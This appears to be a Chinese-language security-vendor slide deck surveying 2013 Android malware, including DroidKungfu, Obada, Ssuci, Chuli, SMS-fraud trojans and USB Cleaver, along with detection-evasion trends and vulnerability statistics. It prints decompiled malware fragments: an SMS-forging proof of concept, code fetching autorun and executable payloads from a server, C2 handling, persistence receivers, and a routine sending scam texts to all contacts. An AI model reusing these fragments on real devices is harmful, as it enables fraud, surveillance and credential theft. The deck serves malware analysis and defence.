用于长期渗透

- 对目标网络和PC设备的便捷渗透
- 新的“摆渡”渠道，更稳定地传输指令和数据

用于保持隐蔽

- 利用移动平台漏洞的信息搜集和隐蔽，绕过各类安全检测
- 利用地理位置和远程控制的条件性发作

恶意代码的高级对抗技术

DroidKungfu家族

- 第一代：Java实现恶意功能，提权代码普通保存
- 第二代：native实现恶意功能，恶意代码和提权代码加密保存
- 第三代：修改系统组件和启动配置，嵌入恶意代码

Obada.a

- 2013年6月，“史上最复杂的”Android恶意代码Obada.a使用了多种高强度的代码加密和混淆手段，并使用了Saikoa公司的DexGuard工具加固


自2011年开始，Android恶意代码普遍采用各类代码混淆、变形和加密技术，给恶意代码分析与检测带来困难

运行时的代码修改

- 2013年3月，BlueBox公司公布Android应用软件代码自修改技术
 - 运行时自修改代码和数据

```
MOVS    R0, R5
MOVS    R1, R7        ; len
MOVS    R2, #3        ; prot
ADDS    R0, #0x10     ; addr
BLX     mprotect
LDR     R1, =(inject_ptr - 0x125E)
MOVS    R0, R4        ; dest
MOVS    R2, #0xDE     ; n
ADD     R1, PC ; inject_ptr
LDR     R1, [R1] ; inject ; src
BLX     memcpy
POP     {R2}
```

- 有效绕过主流的恶意代码检测系统



The screenshot shows the VirusTotal analysis page for a file named '2d486501dcf635a5ca58bb82d3dd3539329a276d.apk'. The detection ratio is 17/46. The analysis date is 2013-03-07 17:08:22 UTC (2 weeks, 4 days ago). The table below lists the results from various antivirus engines.


Antivirus	Result	Update
Agnitum	-	20130307
AhnLab-V3	-	20130307
AntiVir	-	20130307
Antiy-AVL	-	20130307
Avast	ELF:Lootor-U [PUP]	20130307
AVG	-	20130307
BitDefender	Android.Exploit.RATC.A	20130307
ByteHero	-	20130304
CAT-QuickHeal	Exploit.Lootor.B13	20130307
ClamAV	-	20130307
CommTouch	-	20130307
Comodo	UnclassifiedMalware	20130307
DrWeb	Android.DreamExploit.1	20130307
Emsisoft	Android.Exploit.RATC.A (B)	20130307

不需要root权限实现代码和数据自修改，没有类似于动态加载的单点检测特征，可能成为未来对抗的关键技术

反逆向工具

- 2012年Black Hat, Lookout公司Tim Strazzere提出多种使主流逆向工具失效的方法

- 2013年6月, 安天发现Syrup家族样本中出现使用该报告介绍的对抗技术



Name	Value	Start	Size	Color	Comment
▼ struct header_item dex_header		0h	70h	Fg: Bg	Dex file header
▶ struct dex_magic magic	dex 035	0h	8h	Fg: Bg	Magic value
uint checksum	DB3FC20Ah	8h	4h	Fg: Bg	Alder32 checksum of rest of file
▶ SHA1 signature[20]	11D5F869B09E...	Ch	14h	Fg: Bg	SHA-1 signature of rest of file
uint file_size	15431	20h	4h	Fg: Bg	File size in bytes
uint header_size	9852	24h	4h	Fg: Bg	Header size in bytes
uint endian_tag	12345678h	28h	4h	Fg: Bg	Endianness tag
uint link_size	0	2Ch	4h	Fg: Bg	Size of link section
uint link_off	0	30h	4h	Fg: Bg	File offset of link section
uint map_off	15283	34h	4h	Fg: Bg	File offset of map list

- 此后, thuxnder、lohan+等研究人员相继提出更多的方法

- 作者在代码中通过函数名hiTim暗示其技术学习自该报告

```
; ----- SUBROUTINE -----  
  
EXPORT Java_com_code_code_MainActivity_hiTim  
Java_com_code_code_MainActivity_hiTim  
  
var_160      = -0x160  
var_154      = -0x154
```

软件保护技术不断发展, 并被恶意代码快速学习和使用, 对当前主流静态分析工具发起挑战

产业界：Bouncer

- 2012年2月起，Google发布Bouncer项目，为Google Play的apps提供动态安全检测
- 2012年6月Summer Con和2012年7月Black Hat会议，Duo Security的研究人员公布了绕过技术，并演示了获得远程shell
- 2012年至今，Google Play持续出现大量恶意代码

学术界：TaintDroid

- 2010年8月发布，以污点分析方法动态发现软件的隐私泄露行为
- 基于此的DroidBox成为Android恶意代码动态分析的主要工具
- 2013年6月，AntiTaintDroid (ScrubDroid) 项目演示了将其绕过的方法

采用简单的事件触发、条件判断、云端指令下发、环境检测，恶意代码可以轻松绕过当前主流的动态系统

系统和软件漏洞带来的问题

Android软件漏洞统计(SCAP数据)



Android漏洞信息库

(374项)


374条漏洞信息; 151条到OVAL定义的映射; 263条到CWE定义的映射

58条原生漏洞; 13条框架层漏洞; 14条内核层漏洞

18条Native层漏洞; 151条应用层漏洞; 13条原生应用层漏洞

138条第三方应用漏洞; 167条第三方组件漏洞; 11条第三方系统漏洞

历年公布Android漏洞数量




数据来源: <http://android.scap.org.cn> 2013.07.01


Android系统漏洞统计(CVE数据)



Vulnerabilities By Year



Vulnerabilities By Type



数据来源: <http://www.cvedetails.com/product/19997/Google-Android.html> 2013.07.01

提权漏洞

- 以前的公知：
 - Android 2.1 – 2.3存在通用提权漏洞
 - Android 4.0 – 4.2在三星、摩托等型号存在特定提权漏洞
- 被忽略的问题：
 - Linux kernel的1 day提权漏洞移植
 - 厂商定制的内核驱动或扩展模块的提权漏洞
 - 通过系统软件的漏洞实现的提权效果

Linux Kernel Exploit Ported to Android

Created: 11 Jun 2013 18:44:55 GMT | Updated: 12 Jun 2013 00:20:53 GMT | Translations available: 日本語



Symantec Security Response

SYMANTEC EMPLOYEE

+1

1 Vote



Symantec | Official Blog

Tweet

Malware authors are notorious for quickly leveraging new exploits in the public domain for nefarious purposes. The recent discovery of a [Linux Kernel CVE-2013-2094 Local Privilege Escalation Vulnerability](#) (CVE-2013-2094) in the [Performance Counters for Linux \(PCL\)](#)—currently being exploited on various platforms—has now been modified to work on the Android operating system.

For anyone unfamiliar with the Android operating system, it is based off the open source Linux operating system. This means that many of the discovered Linux kernel based vulnerabilities have the possibility of being exploited in Android devices. However, with different Android devices using different versions of the Linux kernel, only certain devices may be affected by a particular exploit.

案例来源: <http://www.symantec.com/connect/blogs/linux-kernel-exploit-porting-android>

漏洞列表：

提交日期	漏洞名称
2013-06-19	华为最新Ascend P6手机内核缺陷造成本地权限提升
2013-04-15	华为部分Android手机启动脚本权限设置不当造成的权限提升
2013-04-15	MTK平台Android初始化脚本权限设置不当
2013-04-15	华为部分Android手机/dev/nve0设备参数检查不当（导致权限提升）
2013-04-15	MTK相机内核驱动缺陷导致的权限提升
2013-04-17	华为海思平台解码器驱动缺陷以及权限设置不当

案例来源: <http://www.wooyun.org/whitehats/某因幡>

系统和框架层漏洞

- 第三方代码库的1 day漏洞和新漏洞
 - 案例：WebView中出现多个可远程利用的漏洞
- 部分系统功能的安全策略不当
 - 例如：adb备份功能导致许多数据泄露和提权问题
- 部分系统特性影响上层软件的业务安全
 - 例如：activity劫持问题
- 预装软件导致的数据泄露、数据伪造和能力泄露
 - 例如：HTC手机大量数据泄露事件

- 文件系统、网络、服务器端、代码组件等多处的各类数据泄露
- 较新的进展：
 - 对客户端软件的SSL中间人攻击与证书锁定问题影响大量网银软件和加密通信
 - Android软件组件的泄漏问题普遍存在并能导致各类隐私数据泄露
- 问题：APT时代，漏洞判定标准应该更加严格
 - 而现状恰恰相反

系统和软件漏洞带来的问题

- 利用漏洞的攻击将打破安全模型假设，绕过安全方案
 - 例如：root提权后的攻击
 - 例如：利用组件间通信漏洞的攻击
- 对Android系统和应用的漏洞分析、漏洞挖掘、漏洞利用、漏洞检测、补丁分发、系统加固、攻击缓解等工作需要进一步开展

相关案例分析

Smishing – 短信钓鱼

- 2012年11月2日, Xuxian Jiang公布任意短信构造漏洞
- 2012年11月11日, 发现利用该漏洞的家族新变种



- 2012年11月3日, Thomas Cannon公布PoC代码

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
    "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```



```
Services.class
if (this.task.equals("delivermsg"))
{
    String str3 = localObject2.getString("content");
    Intent localIntent3 = new Intent();
    localIntent3.setClassName("com.android.mms", "com.android.mms.transaction.SmsReceiverService");
    localIntent3.setAction("android.provider.Telephony.SMS_RECEIVED");
    Object[] arrayOfObject4 = new Object[1];
    arrayOfObject4[0] = Tools.hexStringToBytes(str3);
    localIntent3.putExtra("pdus", arrayOfObject4);
    localIntent3.putExtra("format", "3gpp");
    startService(localIntent3);
    statistic(-400);
    stopSelf();
    return;
}
```

Ssuci – 感染PC并录音


- 从手机感染PC

```
public static boolean UsbAutoRunAttack(Context paramContext)
{
    try
    {
        DownloadFile(urlServer + "app_data/autorun.inf", "autorun.inf", "ftpuppper", "thisisshit007", paramContext);
        DownloadFile(urlServer + "app_data/folder.ico", "folder.ico", "ftpuppper", "thisisshit007", paramContext);
        DownloadFile(urlServer + "app_data/svchosts.exe", "svchosts.exe", "ftpuppper", "thisisshit007", paramContext);
        i = 1;
        return i;
    }
}
```

- 读取SD卡上的所有文件
- 读取所有短信
- 读取联系人信息和地理位置记录


```
if (text.Substring(0, 12).Equals("|RECORD_STR|"))
{
    try
    {
        text = text.Substring(12);
        text = text.Substring(0, text.IndexOf("/RECORD_STR/"));
        base.Invoke(new frmMain.UpdateProperty(this.StartREC), new object[]
        {
            text
        });
        goto IL_218C;
    }
    catch (Exception ex34)
    {
        this.con.SendCmd("|TXTMESSAGE|" + ex34.Message + "|/TXTMESSAGE/|");
        goto IL_218C;
    }
}
```

- 在PC端录音并回传





Chuli – 定制性利用漏洞

- 定向传播



- 高度伪装



- 针对性挖掘和利用软件漏洞搜集信息和劫持身份

你现在控制的手机号码为: [data/phone1364239013604](#) [点击返回](#)

以下为发送intent命令(扩展功能使用)

action:

category:

data:

让客户端下载软件并静默安装

软件URL:

[查看或者卸载该手机中已经安装的所有小木马程序](#)

[查看该手机中短信, 有新短信时会自动更新短信列表](#)


[查看该手机和sim卡中通讯录, 需要发命令 \(一键发送\)](#)

[查看该手机目前所处的位置, 需要发命令 \(一键发送\)](#)



[查看该手机上装有的所有软件, 方便定制软件劫持工具, 以获取QQ, 邮箱, MSN等软件密码](#)

Obada – 利用系统漏洞隐藏

- 使用DexGuard来保护
 - 基于clinit的代码动态解密
 - 基于AXML格式的字段隐藏
 - 其他反逆向和混淆技术
- 注册为系统管理器来避免卸载
- 利用系统框架漏洞来隐藏



```
34 </activity>
35 <activity android:name=".cCoIOIo" android:label="@string/app_name" />
36 <service android:name=".OCOCcOll" />
37 <receiver android:name=".System" android:permission="android.permission.BIND_DEVICE_ADMIN">
38   <meta-data android:name="android.app.device_admin" android:resource="@xml/ccclocc" />
39   <intent-filter>
40     <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
41   </intent-filter>
42 </receiver>
43 <service android:name=".MainService" />
44 <receiver android:name=".IOOICOCi">
45   <intent-filter>
46     <action android:name="android.intent.action.BOOT_COMPLETED" />
47     <action android:name="android.intent.action.QUICKBOOT_POWERON" />
48     <action android:name="android.intent.action.USER_PRESENT" />
49   </intent-filter>
50 </receiver>
51 <receiver android:name=".ICcIIlo">
52   <intent-filter>
53     <action android:name="android.intent.action.TIME_SET" />
54     <action android:name="android.intent.action.TIMEZONE_CHANGED" />
55     <action android:name="android.intent.action.TIME_CHANGED" />
56   </intent-filter>
57 </receiver>
```



SMSfraud – 基于身份的欺诈

CNCERT发现一系列具有欺诈行为的手机木马

来源: CNCERT 时间: 2013-06-18

A- A+

近期CNCERT发现一种假借机主名义发送诈骗短信的Android平台手机木马,当用户手机被感染后,木马会遍历读取用户通讯录、sim卡内联系人,在用户不知情的状态下,向手机中的所有联系人私自发送欺诈短信,短信内容涉及“银行账号”、“汇款”等金融欺诈内容,诱骗联系人进行转账汇款,并且不会在被感染手机的短信记录中显示。

- 读取所有联系人信息:


```
localSmsManager = SmsManager.getDefault();
Uri localUri1 = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
String[] arrayOfString = { "display_name", "data1" };
localCursor1 = MainBrowserActivity.this.getContentResolver().query(localUri1, arrayOfString, null, null, null);
if (localCursor1 != null)
    if (localCursor1.moveToNext())
        break label307;
localCursor1.close();
Uri localUri2 = Uri.parse(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf("content:")).append("/").toString()).append("icc").toString() + "/adn");
localCursor2 = MainBrowserActivity.this.getContentResolver().query(localUri2, null, null, null, null);
if (localCursor2 == null);
```

- 以被感染手机的身份,向所有联系人发送欺诈短信:

```
if (!TextUtils.isEmpty(str2))
{
    localSmsManager.sendTextMessage(str2, null, "惭愧,在K-T-V-后被拉到公-安-局,要交罚金伍仟,我表哥彭湖已到这里,借我壹仟元左右,这种丢脸事,不要告诉别人,谢谢!", null, null);
    localSmsManager.sendTextMessage(str2, null, "招-商-银-行,彭湖,6214-8302-0122-4911,在-公-安-局不方便接电话.转账后发短信告诉,下周还你.", null, null);
}
```

Tools – 安全分析工具可能被滥用

- 近百种Android平台安全测试盒渗透测试的工具软件
- dSploit等工具已经发展成熟



Ad Network Detector (1.2): <http://market.android.com/details?id=com.lookout.addetector>

App Backup & Restore (1.0.5): <http://market.android.com/details?id=mobi.infolife.appbackup>

App Cache Cleaner (1.1.3): <http://market.android.com/details?id=mobi.infolife.cache>

ARPspoofer: <https://github.com/robquadr/Arpspoof/Arpspoof.apk/qrcode>

CACertMan (0.0.2-20110906): <http://market.android.com/details?id=info.guardianproject.cacert>

CacheMate for Root Users Free (2.4.2): <http://market.android.com/details?id=com.aac.cachemate.demo>

Carrier IQ Detector (1.1.1): <http://market.android.com/details?id=com.lookout.carrieriqdetector>

DeuterIDE (0.5): <http://market.android.com/details?id=com.didactic.DeuterIDE>

Devcheats (1.2): <http://market.android.com/details?id=miquelco.devcheats>

DroidVPN (1.8.7c): <http://market.android.com/details?id=com.aed.droidvpn>

Gibberbot (0.0.9-RC4): <http://market.android.com/details?id=info.guardianproject.otr.app.im>

InfoSec Reference (40): <http://market.android.com/details?id=hackers.reference.free>

IPv6 and More (2.1): <http://market.android.com/details?id=com.tsts.ipv6>

IrcDroid (4.0.8): <http://market.android.com/details?id=pl.xampear.ircdroid>

LUKS Manager (2.4): <http://market.android.com/details?id=com.nemesis2.luksmanager>

Naked Security (1.4.8.4060): http://market.android.com/details?id=com.conduit.app_a6722ad0d45240419

NoteCipher (0.0.4.1): <http://market.android.com/details?id=info.guardianproject.notepadbot>

ObscuraCam (2.0-RC2b): <http://market.android.com/details?id=org.witness.sscphase1>

OpenVPN Settings (0.4.11): <http://market.android.com/details?id=de.schaeffelhut.android.openvpn>

Packet Injection (1.2): <http://market.android.com/details?id=ot.semiba.packetinjection>

Pamn IP Scanner (nmap <https://play.google.com/store/apps/details?id=com.wjholden.nmap>)

Pastebin for Android (3.5): <http://market.android.com/details?id=com.jmz.pastedroidapp>

Prey (0.5): <http://market.android.com/details?id=com.prey>

USB Device Info (0.0.5): <http://market.android.com/details?id=aws.apps.usbDeviceEnumerator>

Vpn1Click (2.21): <http://market.android.com/details?id=com.vpnoneclick.android>

Wifi Analyzer (3.2.232): <http://market.android.com/details?id=com.farproc.wifi.analyzer>

WiFi Key Recovery (0.0.8): <http://market.android.com/details?id=aws.apps.wifiKeyRecovery>

WinExploitSMBv2 (1.0): <http://market.android.com/details?id=winexploitsmbv2.azelart.fr>

AdFree (0.8.44): <http://market.android.com/details?id=com.bigtincan.android.adfree>

USB Cleaver – 获取PC中的密码

- 下载并释放autorun.inf和大量exe文件到SD卡
- 获取PC中缓存的Firefox、IE、Chrome密码和WiFi密码

Name	Size	Type	Date Modified
7za.exe	476.7 kB	DOS/Windows executable	Sun 14 May 2006
BulletsPassView.exe	64.5 kB	DOS/Windows executable	Wed 07 Mar 2012
CACHEDUMP.EXE	45.1 kB	DOS/Windows executable	Sat 12 May 2007
ChromePass.exe	219.1 kB	DOS/Windows executable	Sat 05 May 2012
csrss.bat	34 bytes	plain text document	Wed 17 Sep 2008
csrss.exe	28.7 kB	DOS/Windows executable	Sun 13 May 2007
Drive.ico	22.5 kB	Microsoft icon	Sun 08 Jun 2008
fc.exe	241.5 kB	DOS/Windows executable	Sat 16 Jun 2007
